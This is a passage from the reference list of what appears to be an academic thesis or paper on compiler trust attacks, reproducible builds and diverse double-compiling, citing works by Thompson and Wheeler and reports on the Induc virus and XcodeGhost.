[31] *Reflections on Rusting Trust*. URL: https://manishearth.github.io/blog/2016/12/02/reflections-on-rusting-trust/ (visited on 15/02/2018).

[32] *reproducible builds in openSUSE and SLE*. 26th June 2018. URL: https://www.suse.com/c/reproducible-builds-in-opensuse-and-sle/.

[33] *reproducible-builds.org*. URL: https://reproducible-builds.org/.

[34] *reproducible-builds.org: Documentation*. URL: https://reproducible-builds.org/docs/ (visited on 11/07/2018).

[35] *ReproducibleBuilds/History - Debian Wiki*. 18th Sept. 2017. URL: https://wiki.debian.org/ReproducibleBuilds/History.

[36] *The CompCert C compiler*. URL: http://compcert.inria.fr/ (visited on 01/02/2018).

[37] *The Coq Proof Assistant*. URL: http://coq.inria.fr/ (visited on 01/02/2018).

[38] *The Go Programming Language*. URL: https://golang.org/ (visited on 28/05/2018).

[39] *The Induc Virus is back!* URL: https://www.welivesecurity.com/2011/09/14/the-induc-virus-is-back/ (visited on 16/02/2018).

[40] *The Rust Programming Language*. URL: https://www.rust-lang.org (visited on 07/06/2018).

[41] *The Underhanded C Contest*. URL: http://www.underhanded-c.org/ (visited on 13/05/2018).

[42] Ken Thompson. 'Reflections on Trusting Trust'. In: *Commun. ACM* 27.8 (Aug. 1984), pp. 761–763. ISSN: 0001-0782. DOI: 10.1145/358198.358210. URL: http://doi.acm.org/10.1145/358198.358210.

[43] *Update: XcodeGhost Attacker Can Phish Passwords and Open URLs through Infected Apps*. URL: https://researchcenter.paloaltonetworks.com/2015/09/update-xcodeghost-attacker-can-phish-passwords-and-open-urls-though-infected-apps/ (visited on 29/01/2018).

[44] *Virus:Win32/Induc.A threat description*. URL: https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?name=Virus%3AWin32%2FInduc.A (visited on 16/02/2018).

[45] D. A. Wheeler. 'Countering trusting trust through diverse double-compiling'. In: (Dec. 2005), pp. 13–48. ISSN: 1063-9527. DOI: 10.1109/CSAC.2005.17.

[46] David A. Wheeler. 'Fully Countering Trusting Trust through Diverse Double-Compiling'. In: *CoRR* abs/1004.5534 (2010). arXiv: 1004.5534. URL: http://arxiv.org/abs/1004.5534.

[47] Erik Wittern, Philippe Suter and Shriram Rajagopalan. 'A Look at the Dynamics of the JavaScript Package Ecosystem'. In: *Proceedings of the 13th International Conference on Mining Software Repositories*. MSR '16. Austin, Texas: ACM, 2016, pp. 351–361. ISBN: 978-1-4503-4186-8. DOI: 10.1145/2901739.2901743. URL: http://doi.acm.org/10.1145/2901739.2901743.